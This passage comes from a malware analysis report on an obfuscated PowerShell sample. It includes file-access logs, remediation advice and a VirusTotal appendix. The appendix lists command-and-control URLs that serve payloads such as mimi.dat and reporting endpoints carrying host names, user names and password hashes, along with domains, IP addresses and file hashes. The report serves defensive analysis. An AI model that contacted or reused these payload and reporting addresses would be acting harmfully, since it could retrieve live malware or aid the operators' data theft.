"powershell.exe" touched file "C:\Windows\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.pdb"
"powershell.exe" touched file "C:\Windows\mscorlib.pdb"
"powershell.exe" touched file "C:\Users\%USERNAME%\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms"
"powershell.exe" touched file "C:\Windows\Microsoft.NET\Framework\v1.0.3705\clr.dll"
"powershell.exe" touched file "C:\Windows\Microsoft.NET\Framework\v1.0.3705\mscorwks.dll"
"powershell.exe" touched file "C:\Windows\Microsoft.NET\Framework\v1.1.4322\clr.dll"
"powershell.exe" touched file "C:\Windows\Microsoft.NET\Framework\v1.1.4322\mscorwks.dll"
"powershell.exe" touched file "C:\Windows\Microsoft.NET\Framework\v2.0.50727\clr.dll"

Figure 2.4

The malware hooks or patches running processes. This technique gives ability to run malicious activity as legitimate process on the system. (See figure 2.5)

Figure 2.5

Conclusion

The malware sample deletes installed antivirus software from target machine and then uses WMI to perform malicious activities on the system. This kind of PowerShell can be injected into malicious document or malicious PDF file or any type of attachment received via email attachments. This malware sample first gets it's original payload after four stages of decoding and de-obfuscation and then starts execution.

Remediations:

- Don't open documents or files from unknown source.
- Disable PowerShell execution by default.
- Use antivirus software and keep it up to date with latest hash signatures.
- Keep operating system and software up to date.
- If any document found very important but also suspicious then use sandboxing environment to open document.
- Last but not the lease, educate employees and staff.

Appendices

The virus total scan gives so many precompiled details of the malware sample. This malware sample can only be detected by 30 malware antivirus software out of 59 antivirus software. This shows that at this time, this malware can still spread to so many computers with undetected antivirus program. (See figure 2.6)





Figure 2.6

Connected URLs: (See figure 2.7)




Contacted URLs (11)

Scanned	Detections	Status	URL
2022-05-03	9 / 92	200	http://t.ouler.cc/a.jsp?ipc_20220502?WIN-0D3C8NOJH31*WIN-0D3C8NOJH31$*E8514D56-B294-E5F8-CA66-9C20C7DD2C5D*1674277624
?	?	-	http://t.ouler.cc/a.jsp?rep_20220502?WIN-0D3C8NOJH31*WIN-0D3C8NOJH31$*E8514D56-B294-E5F8-CA66-9C20C7DD2C5D*2026056077
2022-05-03	6 / 92	200	http://d.ntele.net/m6.bin?&WIN-0D3C8NOJH31&E8514D56-B294-E5F8-CA66-9C20C7DD2C5D&E8:04:62:DE:FF:88
2022-05-03	6 / 92	200	http://d.ntele.net/if.bin?&WIN-0D3C8NOJH31&E8514D56-B294-E5F8-CA66-9C20C7DD2C5D&E8:04:62:DE:FF:88
2022-05-03	5 / 92	200	http://d.ntele.net/knil.bin?v=***&r=***
2022-05-03	5 / 92	200	http://d.ntele.net/kr.bin?&WIN-0D3C8NOJH31&E8514D56-B294-E5F8-CA66-9C20C7DD2C5D&E8:04:62:DE:FF:88
2022-05-05	8 / 92	522	http://d.ntele.net/mimi.dat?v=***&r=***
2022-05-03	6 / 92	404	http://d.ntele.net/report.json?v=***&type=***&iip=***&ip=***&domain=***&user=***&passhash=***&t=***
2023-03-01	0 / 90	200	http://aia.startssl.com/certs/ca.crt
?	?	-	http://t.ouler.cc/report.jsp?&WIN-0D3C8NOJH31&E8514D56-B294-E5F8-CA66-9C20C7DD2C5D&E8:04:62:DE:FF:88&7%20Ultimate%20_6.1.7601&1&WIN-0D3C8NOJH31$&WORKGROUP&&VMware%20SVGA%203D&4&1&da4ffa&471aab&04282f&&&&143.832&16514976 9&0.6
2022-05-03	9 / 92	200	http://t.ouler.cc/report.jsp?&WIN-0D3C8NOJH31&E8514D56-B294-E5F8-CA66-9C20C7DD2C5D&E8:04:62:DE:FF:88&7%20Ultimate%20_6.1.7601&1&WIN-0D3C8NOJH31$&WORKGROUP&&VMware%20SVGA%203D&4&1&&&&&&&102.149&16514976 5&0.6

Figure 2.7

Connected Domains: (See figure 2.7)



Contacted Domains (11)

Domain	Detections	Created	Registrar
aia.startssl.com	0 / 87	2006-09-10	GoDaddy.com, LLC
api.890.la	13 / 87	2019-12-22	Dynadot LLC
api.ipify.org	0 / 87	2014-01-05	GoDaddy.com, LLC
cs9.wac.phicdn.net	0 / 87	2014-11-14	GoDaddy.com, LLC
d.ntele.net	7 / 87	2020-07-18	Network Solutions, LLC
incoming.telemetry.mozilla.org	0 / 87	1998-01-24	MarkMonitor Inc.
ntele.net	7 / 87	2020-07-18	Network Solutions, LLC
ouler.cc	7 / 88	2011-08-05	Network Solutions, LLC
prod.ingestion-edge.prod.dataops.mozgcp.net	0 / 87	2018-08-10	Amazon Registrar, Inc.
startssl.com	0 / 87	2006-09-10	GoDaddy.com, LLC
t.ouler.cc	13 / 88	2011-08-05	Network Solutions, LLC

Figure 2.7

Connected IP Addresses: (See figure 2.8)

Contacted IP addresses (19)

IP	Detections	Autonomous System	Country
104.21.30.177	0 / 87	-	-
104.21.6.109	0 / 87	-	-
104.91.33.167	0 / 86	16625	IN
117.18.237.29	0 / 87	15133	US
142.250.195.68	0 / 87	15169	US
172.67.134.190	0 / 87	13335	US
172.67.173.125	0 / 87	13335	US
199.195.248.78	0 / 86	53667	US
23.201.53.138	0 / 86	9498	IN
23.201.53.161	0 / 87	9498	IN
23.205.118.16	1 / 87	9498	IN
23.205.118.34	0 / 86	9498	IN
23.205.118.40	0 / 86	9498	IN
3.220.57.224	3 / 87	14618	US
3.232.242.170	2 / 87	14618	US
34.120.208.123	1 / 87	396982	US
52.20.78.240	2 / 87	14618	US
54.91.59.199	2 / 87	14618	US
8.8.8.8	2 / 87	15169	US

Figure 2.8

Dropped Files: (See figure 2.9)

Dropped Files (8)

Scanned	Detections	File type	Name
2022-05-03	20 / 58	Powershell	kr.bin
2023-04-13	0 / 52	JavaScript	tpsxallowed.txt
2022-05-03	20 / 57	Powershell	if.bin
2022-04-20	14 / 58	Powershell	a.jsp
2022-04-20	14 / 58	Powershell	report.jsp
2022-11-19	42 / 61	Text	mimi.dat
?	?	file	668f0618a119e07876db0995deae27d493b5854ebe6296a36f98376cd6f1e821
?	?	file	e602fd31bc4bf4ad1a09ac261da3cf5989f315f35b28f097088504309fdb9393

Figure 2.9